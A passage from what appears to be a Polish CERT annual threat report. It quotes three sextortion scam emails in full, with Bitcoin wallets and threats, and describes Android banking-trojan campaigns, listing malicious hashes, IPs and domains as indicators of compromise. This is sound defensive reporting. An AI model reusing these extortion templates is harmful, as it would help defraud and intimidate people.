18gyZFAVhZ7pVBaFaTP5LDsoyGbuwFCSQa
1PhAzthZMqAaFHBAEDLinbNk6yZBVVfyrr
1PjUiw2oesScKsba9uwVanMPzpzr3Fn1DX
```

Od tego czasu CERT Polska notował pojedyncze zgłoszenia związane z opisywaną próbą wyłudzenia. W październiku 2018 r. liczba zgłoszeń (zapewne także liczba rozsyłanych wiadomości) wyraźnie się zwiększyła. Zmieniła się również kwota do zapłaty, która zmalała do 800 USD.

From: [redacted]
Sent: Saturday, October 13, 2018 2:20 AM
To: [redacted]
Subject: [redacted]

It seems that, [redacted], is your password. You may not know me and you are probably wondering why you are getting this e-mail, right?

Actually, I setup a malware on the adult vids (porno) web-site and guess what, you visited this site to have fun (you know what I mean). While you were watching videos, your internet browser started out functioning as a RDP (Remote Desktop) having a keylogger which gave me accessibility to your screen and web cam. After that, my software program obtained all of your contacts from your Messenger, FB, as well as email.

What did I do?

I backuped phone. All the photo, video and contacts.
I created a double-screen video, 1st part shows the video you were watching (you've got a good taste haha . . .), and 2nd part shows the recording of your web cam.

Exactly what should you do?

Well, in my opinion, $800 is a fair price for our little secret. You'll make the payment by Bitcoin (if you do not know this, search "how to buy bitcoin" in Google).

BTC Address: 1DAPfbXMTXRWiHh4W2CD49J7UdEBDsWLXa
(It is cAsE sensitive, so copy-paste it)

Important:
You have one day in order to make a payment. (I have a unique pixel in this e-mail, and at this moment I know that you have read through this email message). If I do not get the BitCoins, I will certainly send out your video recording to all of your contacts including relatives, coworkers, and so on. Having said that, if I receive the payment - I'll destroy the video immediately. If you need evidence, reply with "Yes!" and I'll send out your video recording to your 6 contacts. It is a non-negotiable offer, that being said don't waste my personal time and yours by responding to this message.

Rysunek 12. *Przykład wiadomości typu „sextortion scam".*

Oprócz wiadomości podobnych do tych z lipca, pojawił się też nowy schemat działania. Tym razem przestępca informował, że kilka miesięcy wcześniej włamał się na pocztę elektroniczną użytkownika za pomocą hasła podanego na jakiejś stronie internetowej. Ostrzegał ofiarę, że zmiana hasła nie pomoże, ponieważ zainstalowane na komputerze złośliwe oprogramowanie zgłosi ten fakt atakującemu. Tak jak poprzednio, odbiorca wiadomości był informowany o rzekomym zdjęciu zrobionym przy użyciu kamery oraz zrzucie ekranu. Dodatkowo, rzekomo zainstalowane złośliwe oprogramowanie miało przekazać sprawcy, że wiadomość została odczytana i od tego momentu ofiara miała dokładnie 48 godzin na zapłacenie okupu. Ciekawym i nowym zabiegiem było zastosowanie spoofingu adresu e-mail, przez co wiadomość wyglądała, jakby została wysłana z konta ofiary do samej siebie.

Hello!

I'm a hacker who cracked your email and device a few months ago.
You entered a password on one of the sites you visited, and I intercepted it.
This is your password from [redacted] on moment of hack: [redacted]

Of course you can will change it, or already changed it.
But it doesn't matter, my malware updated it every time.

Do not try to contact me or find me, it is impossible, since I sent you an email from your account.

Through your email, I uploaded malicious code to your Operation System.
I saved all of your contacts with friends, colleagues, relatives and a complete history of visits to the Internet resources.
Also I installed a Trojan on your device and long tome spying for you.

You are not my only victim, I usually lock computers and ask for a ransom.
But I was struck by the sites of intimate content that you often visit.

I am in shock of your fantasies! I've never seen anything like this!

So, when you had fun on piquant sites (you know what I mean!)
I made screenshot with using my program from your camera of yours device.
After that, I combined them to the content of the currently viewed site.

There will be laughter when I send these photos to your contacts!
BUT I'm sure you don't want it.

Therefore, I expect payment from you for my silence.
I think $811 is an acceptable price for it!

Pay with Bitcoin.
My BTC wallet: 1JTtwbvmM7ymByxPYCByVYCwasjH49J3Vj

If you do not know how to do this - enter into Google "how to transfer money to a bitcoin wallet". It is not difficult.
After receiving the specified amount, all your data will be immediately destroyed automatically. My virus will also remove itself from your operating system.

My Trojan have auto alert, after this email is read, I will be know it!

I give you 2 days (48 hours) to make a payment.
If this does not happen - all your contacts will get crazy shots from your dark secret life!
And so that you do not obstruct, your device will be blocked (also after 48 hours)

Do not be silly!
Police or friends won't help you for sure ...

p.s. I can give you advice for the future. Do not enter your passwords on unsafe sites.

I hope for your prudence.
Farewell.

Rysunek 13. *Przykład wiadomości typu „sextortion scam".*

Kolejna interesująca modyfikacja tej popularnej w 2018 r. formy ataku została zaobserwowana w listopadzie. Treść wiadomości była prawie taka sama jak poprzednio, ale została przetłumaczona na język polski. Pod koniec maila dodano informację, że dane zostały już przesłane na serwer zewnętrzny. Pokazuje to, że kampania - w przeciwieństwie do poprzednich - została skierowana tylko do polskojęzycznych użytkowników.

Mam dla ciebie złe wieści.
20/08/2018 - w tym dniu włamałem się do twojego systemu operacyjnego i uzyskałem pełny dostęp do twojego konta [redacted]

Nie ma sensu zmieniać hasła, moje złośliwe oprogramowanie przechwytuje je za każdym razem.

Jak było:
W oprogramowaniu routera, do którego byłeś podłączony w tym dniu, wystąpiła luka.
Najpierw zhakowałem ten router i umieściłem na nim mój złośliwy kod.
Kiedy wszedłeś do Internetu, mój trojan został zainstalowany w systemie operacyjnym twojego urządzenia.

Potem zrobiłem pełny zrzut twojego dysku (mam całą twoją książkę adresową, historię przeglądania stron, wszystkie pliki, numery telefonów i adresy wszystkich twoich kontaktów).

Miesiąc temu chciałem zablokować Twoje urządzenie i poprosić o niewielką kwotę, aby odblokować.
Ale patrzyłem na strony, które regularnie odwiedzasz, i doszedłem do wielkiej radości z twoich ulubionych zasobów.
Mówię o witrynach dla dorosłych.

Chcę powiedzieć - jesteś wielkim, wielkim zboczeńcem. Masz nieokiełznaną fantazję !!!

Potem przyszedł mi do głowy pewien pomysł.
Zrobiłem zrzut ekranu z intymnej strony, na której się bawisz (wiesz o co chodzi, prawda?).
Potem zrobiłem zrzut ekranu z twoimi radościami (za pomocą kamery twojego urządzenia) i połączyłem wszystko razem.
Okazało się pięknie, nie wątp.

Jestem głęboko przekonany, że nie chciałbyś pokazać tych zdjęć swoim krewnym, przyjaciołom lub współpracownikom.
Myślę, że 540 $ to bardzo mała kwota za moje milczenie.
Poza tym spędziłem dużo czasu nad tobą!

Akceptuję pieniądze tylko w bitcoinach.
Mój portfel BTC: 1PvmfaAdfJVXtvjWZGwWrVGjLJRzKboWY4

Nie wiesz, jak uzupełnić portfel Bitcoin?
W dowolnej wyszukiwarce napisz "jak przesłać pieniądze do portfela btc".
To łatwiejsze niż wysłanie pieniędzy na kartę kredytową!

W przypadku płatności masz trochę więcej niż dwa dni (dokładnie 50 godzin).
Nie martw się, zegar zacznie się w momencie, gdy otworzysz ten list. Tak, tak ... już się zaczęło!

Po dokonaniu płatności mój wirus i brudne zdjęcia automatycznie ulegną samozniszczeniu.
Opowiadanie, jeśli nie otrzymam określonej kwoty od ciebie, twoje urządzenie zostanie zablokowane, a wszystkie twoje kontakty otrzymają zdjęcia z twoimi "radościami".

Chcę, żebyś był ostrożny.
- Nie próbuj znaleźć i zniszczyć mojego wirusa! (Wszystkie twoje dane są już przesłane na serwer zdalny)
- Nie próbuj się ze mną kontaktować (nie jest to możliwe, wysłałem Ci wiadomość e-mail z Twojego konta)
- Różne służby bezpieczeństwa ci nie pomogą; formatowanie dysku lub niszczenie urządzenia również nie pomoże, ponieważ dane są już na serwerze zdalnym.

P.S. Gwarantuję ci, że nie będę ci przeszkadzał po wypłacie, ponieważ nie jesteś moją jedyną ofiarą.
To jest kodeks hakerski.

Rysunek 14. *Przykład wiadomości typu „sextortion scam" skierowanej do polskich użytkowników.*


Ostatnia tego typu kampania w 2018 r. została zaobserwowana przez analityków firmy Proofpoint. Wiadomości były w języku angielskim. Sama treść była bardzo podobna do wiadomości z października z tą zmianą, że przestępca nie podawał swojego portfela Bitcoin tylko link do chmury, gdzie miał znajdować się opisywany przez niego materiał kompromitujący ofiarę. Po kliknięciu w link ofiara pobierała stealer AZORult, a ostatecznie dane były szyfrowane przez ransomware Gandcrab.

Androidowe kampanie złośliwego oprogramowania

W 2018 r. obserwowaliśmy szereg kampanii złośliwego oprogramowania, wymierzonych w polskich i zagranicznych użytkowników systemu Android. Celem każdej kampanii było nakłonienie użytkownika do instalacji szkodliwej aplikacji. Na skutek przydzielonych uprawnień umożliwiała ona atakującemu przejęcie kontroli nad urządzeniem ofiary. Do głównych zadań malware'u należało wykradanie danych logowania do aplikacji bankowych oraz przechwytywanie komunikacji SMS i powiadomień z kodami autoryzującymi transakcje. Wybrane rodziny złośliwego oprogramowania, w zależności od dystrybuowanego wariantu, oferowały dodatkowe funkcje. Najpopularniejsze z nich to: dostęp do mikrofonu i kamery, pobieranie informacji o lokalizacji ofiary, wykonywanie zrzutów ekranu i dostęp do plików zapisanych na urządzeniu. Poniżej przedstawiamy krótką charakterystykę wybranych próbek, wraz ze sposobami ich dystrybucji.

Flaga Polski

Fałszywa aplikacja była dostępna do pobrania ze sklepu Google Play. Malware oferował rzeczywistą funkcjonalność, polegającą na możliwości zmiany tła na urządzeniu. Złośliwy kod w niewidoczny dla użytkownika sposób łączył się z ustalonym przez przestępcę serwerem, z którego pobierał jeden z wariantów popularnego w ostatnim czasie bankbota Anubis (patrz str. 55). Na chwilę obecną szkodliwa aplikacja nie jest już dostępna w sklepie Google. Bazując na danych z nieoficjalnych serwisów lustrzanych możemy wnioskować, że była ona dystrybuowana w dwóch odsłonach. Pierwsza wersja aplikacji (Flaga Polski - com.kaishapp.flag.app)[25] dostępna była do pobrania na początku marca, druga wersja pod nieco zmienioną nazwą (Flaga Polski - com.flag.pl.android.noad)[26], widoczna była w markecie pod koniec kwietnia[27].



Rysunek 15. *Pobieranie aplikacji z Google Play. (źródło: Twitter: @pr3wtd)*


Rysunek 16. *Flaga Polski - widok po uruchomieniu.*

[26] https://apkgk.com/com.kaishapp.flag.app
[27] https://apkpure.co/flaga-polski-com-flag-pl-android-noad/
[28] https://twitter.com/pr3wtd/status/994581442222022657

Wskaźniki infekcji
Adresy IP[28]: - 194.165.16.28:81 - 31.184.234.30
Złośliwy payload: - SHA256: 7f6799d4fc35759485ee5346ae767e4f9ed6432f053071a760810486f1e73a80 - SHA256: 63f716bb51055fc26ea40826d775be3373b0215b9694c278251c7f981b79fe2c
Instalatory aplikacji: - Flaga Polski (com.kaishapp.flag.app) SHA256: c408ea8a2fad9665e2422bc8ce7143e97fef7613071c19d64483a3e3c9cbbf18 - Flaga Polski (com.flag.pl.android.noad) SHA256: fc359b0539bc4752fde699b7915fe379bad5e7c3436ca8ec22efe1f9bc95262e

Bankowość uniwersalna Polska

O pojawieniu się w serwisie Google Play fałszywej aplikacji, wymierzonej w użytkowników polskiej bankowości mobilnej, poinformował 20 marca na swoim Twitterze użytkownik m0br3v. Złośliwy kod wykradał dane dostępowe i dane kart płatniczych z 21 popularnych aplikacji bankowych. Niemal w tym samym czasie, podobna aplikacja atakowała klientów korzystających z aplikacji mobilnych 6 banków rosyjskich[29].



Rysunek 17. *Widok aplikacji w sklepie Google Play / okno wyboru banku po uruchomieniu (źródło: Twitter: @m0br3v).*

Wskaźniki infekcji[30]
Instalatory aplikacji: - Universal online banking Poland (tpr.gdsss.kkil) - wersja polskojęzyczna SHA256: 1da19ee46a6ba488715dd44bd165785498f001846f2f7e8d4d6c47c1d0b8e20e - Универсальный мобильный банкинг (xpm.nbnvc.huoijoi) - wersja rosyjskojęzyczna SHA256: 026046f0f6fcd9031be70d5095d28dfa2f599b5e31eb5f0286e2484754548adb
Powiązane domeny: - wecomeeu.com - wersja polskojęzyczna - wecomeru.com - wersja rosyjskojęzyczna


[28] https://twitter.com/pr3wtd/status/994581442222022657
[29] https://twitter.com/m0br3v/status/976064735622893568
[30] https://twitter.com/m0br3v/status/976064735622893568

Certyfikat LTE 5+

W kampanii użyto zabiegi socjotechniczne, wykorzystujące okoliczności wejścia w życie Rozporządzenia o Ochronie Danych Osobowych (RODO). Użytkownik utrzymywał SMS z numeru Info, który informował go o konieczności instalacji certyfikatu LTE 5+, aby zapobiec utracie możliwości dalszego wykonywania/odbierania połączeń i transmisji danych. Nadawca wiadomości podpisywał się jako Operator, sugerując otwarcie linku prowadzącego do strony http://vrte462.com/nieblokuj/, gdzie miała znajdować się instrukcja instalacji[31].

Warto zaznaczyć, że urządzenia z systemem Android domyślnie nie pozwalają na instalowanie aplikacji spoza oficjalnego sklepu Google. Użytkownik, który na własne ryzyko chciałby pobrać i zainstalować taką aplikację, może w konfiguracji zabezpieczeń systemowych zaznaczyć opcję “Zezwól na instalację aplikacji z nieznanych źródeł” - stanowczo odradzamy tego typu rozwiązania. Nieoficjalne sklepy z aplikacjami, a także witryny internetowe podszywające się pod znane marki, stanowią obecnie jedną z najchętniej stosowanych metod dystrybucji złośliwego oprogramowania. Udostępniona na fałszywej stronie instrukcja skłaniała użytkownika do zmiany konfiguracji urządzenia, a następnie pobrania i instalacji złośliwego kodu. W wyniku błędu popełnionego przez przestępcę, osoba odwiedzająca witrynę nie miała czasu na zapoznanie się z instrukcją - krótko po wejściu na stronę następowało przekierowanie do adresu, z którego pobierany był malware[32].


Instalator złośliwego oprogramowania wnioskował o przydzielenie dostępu do wielu krytycznych funkcji:



Rysunek 18. *Lista uprawnień wymaganych przez instalowaną aplikację.*

Złośliwa domena, o którą odpytywał uruchomiony malware, jest obecnie nieaktywna. Analiza zawartych w próbce artefaktów pozwala przypuszczać, że stanowiła ona pierwszy etap (dropper) trojana bankowego Exobot[33]. Co ciekawe, niemal równolegle prowadzona była inna kampania (Aplikacja UPS), odsyłająca do strony http://przesylkadodomu[.]info/odbierz-paczke/, zajmując się dystrybucją tej samej próbki[34].

[31] https://niebezpiecznik.pl/post/sms-rodo-certyfikat-lte/
[32] https://niebezpiecznik.pl/post/sms-rodo-certyfikat-lte/
[33] https://securityintelligence.com/ibm-x-force-delves-into-exobots-leaked-source-code/
[34] https://twitter.com/pr3wtd/status/995214524851671040



Rysunek 19. *Zrzut ekranu ze strony nakłaniającej do zmiany konfiguracji urządzenia i pobrania szkodliwej aplikacji (źródło: Twitter - @pr3wtd).*


Wskaźniki infekcji[35, 36]
Instalator aplikacji: - Certyfikat (ybtdrnon.lpydlhqlraoibnxhpw) SHA256: 53e32d2a0347fc959388b07560994a601477d2887ad7fa1199ab0bc6815ebe17
Powiązane domeny: - vrte62.com - przesylkadodomu.info - sdsdsdsdaas.tk

[35] https://twitter.com/pr3wtd/status/995214524851671040
[36] https://niebezpiecznik.pl/post/sms-rodo-certyfikat-lte/

Aktualizacja sterownika LTE 5.0

Niespełna 10 tygodni od momentu rozesłania polskim użytkownikom wiadomości nakłaniającej do instalacji szkodliwej aplikacji z podstawionej witryny, przeprowadzono kolejną kampanię pod szyldem LTE. Tym razem przestępcy nakłaniali do wizyty na fałszywej stronie, wysyłając wiadomości SMS lub dzwoniąc do wybranych osób[37].

Treść SMS-a sugerowała konieczność wejścia na stronę http://aktualizacja-lte5.pl w celu zapoznania się z instrukcją aktualizacji oprogramowania. Podobny schemat został zastosowany przez przestępców w rozmowach telefonicznych. Atakujący przedstawiając się ofierze jako operator sieci komórkowej, tłumaczył konieczność pobrania stosownej aktualizacji. Rezygnacja z instalacji poprawki, określanej jako sterownik LTE 5.0, miała skutkować brakiem zasięgu i brakiem możliwości wykonywania połączeń. Na stronie zastosowano zabieg socjotechniczny, w wyniku którego użytkownik zezwalał na instalację oprogramowania z nieoficjalnych źródeł i infekował się bankowym trojanem (tym razem był to RedAlert).[38, 39]



Rysunek 20. *Złośliwa aplikacja wnioskuje o zostanie administratorem urządzenia / lista aplikacji, którym przydzielono uprawnienia administracyjne.*


Rysunek 21. *Fragment komunikacji zainfekowanego urządzenia, prezentujący próbę zarejestrowania się na serwerze przestępcy.*

[37] https://niebezpiecznik.pl/post/aktualizacja-sterownika-lte-sms/
[38] https://twitter.com/NaxoneZ/status/1019122241819283456
[39] https://niebezpiecznik.pl/post/aktualizacja-sterownika-lte-sms/

Wskaźniki infekcji[40]
Instalator aplikacji: - LTE 5 (com.asifdwbq3fsd.dfwiuwzifnsi) SHA256: 76d0ce5553c43e180f327fa5142b47b61d38c85888521763b0cbf86a46895521
Adresy IP: - 46.161.42.163:7878
Powiązane domeny: - qwnqwtwitter.com - aktualizacja-lte5.pl

BZWBKlight

Pod koniec lipca 2018 r. w sklepie Google Play zaobserwowano fałszywą aplikację podszywająca się pod bank - BZ WBK. Narzędzie zostało przedstawione jako szybsza i bardziej uproszczona wersja dotychczasowej aplikacji mobilnej banku. Do głównych zadań malware'u należało wykradanie danych logowania do bankowości mobilnej oraz przechwytywanie kodów SMS uwierzytelniających operacje. Złośliwe oprogramowanie było dystrybuowane za pośrednictwem sklepu Google, wyświetlało się w wynikach wyszukiwania, a także było promowane za pomocą reklam w Google AdWords, w serwisie Wykop.pl oraz w mobilnych serwisach z grami[41]. Ostrożność użytkownika w pierwszej kolejności powinien wzbudzić nieznany wydawca (West Corp Services) oraz adres e-mail dewelopera 1urkgroup@gmail.com - różny od tego, z którym powiązana była oficjalna wersja aplikacji.




Rysunek 22. *Fałszywa aplikacja bankowa w sklepie Google (źródło: Niebezpiecznik.pl).*

Wskaźniki infekcji[42]
Instalator aplikacji: - BZWBKlight (pl.zachodni.light) SHA256: 7fe1e261ecf70d1002a7130cc74c9c4e6e7cff0d34036f13f2463d96069ba990

[40] https://niebezpiecznik.pl/post/aktualizacja-sterownika-lte-sms/
[41] https://zaufanatrzeciastrona.pl/post/uwaga-na-nieustajace-ataki-na-klientow-bz-wbk-w-sklepie-google-play/
[42] Tamże

Kampania podszywająca się pod Niebezpiecznik i Orange

Pod koniec sierpnia 2018 r., na skrzynki e-mail polskich użytkowników (wśród adresatów znalazły się między innymi osoby z adresami dostępnymi w bazie CEIDG) trafiła wiadomość, której nadawca podszywał się pod serwis Niebezpiecznik.pl. Autor maila informował o masowych infekcjach, zachęcając do wejścia na stronę http://www.orangę.pl/cybertarcza i przeskanowania urządzenia aplikacją antywirusową[43].



Rysunek 23. *Witryna phishingowa podszywająca się pod CyberTarczę Orange (źródło: Niebezpiecznik.pl).*

